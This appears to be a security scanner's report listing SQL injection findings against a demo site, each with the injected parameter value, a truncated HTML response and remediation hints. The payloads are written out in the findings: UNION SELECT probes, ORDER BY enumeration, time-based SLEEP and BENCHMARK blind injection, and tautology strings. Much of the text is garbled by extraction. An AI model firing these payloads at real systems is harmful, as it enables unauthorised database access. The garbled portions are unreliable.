<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID

CWE-89

Issue Number

#1517

Scan

SQL Injection

Severity

ERROR

Endpoint

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID

CWE-89

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	ORDER BY 11--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter DemoUser1#**CWE-ID** CWE-89**Issue Number**

#1519

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)))

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
```

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1520	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,--</td></tr></table>		Name	Value	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,--
Name	Value					
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1521					

Scan	SQL Injection	
Severity	ERROR	

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmYBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1522				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>) or ('x')=('x</td></tr></table>	Name	Value	DemoUser1#) or ('x')=('x
Name	Value				
DemoUser1#) or ('x')=('x				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1523	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>''''''''UNION SELECT '2</td></tr></table>		Name	Value	DemoUser1#	''''''''UNION SELECT '2
Name	Value					
DemoUser1#	''''''''UNION SELECT '2					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1524					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1525

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1526				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVlttXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1527				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script</pre>				

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1528

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>or pg_SLEEP(5)--</td></tr></table>	Name	Value	DemoUser1#	or pg_SLEEP(5)--
Name	Value				
DemoUser1#	or pg_SLEEP(5)--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1529				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5)--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5)--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5)--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 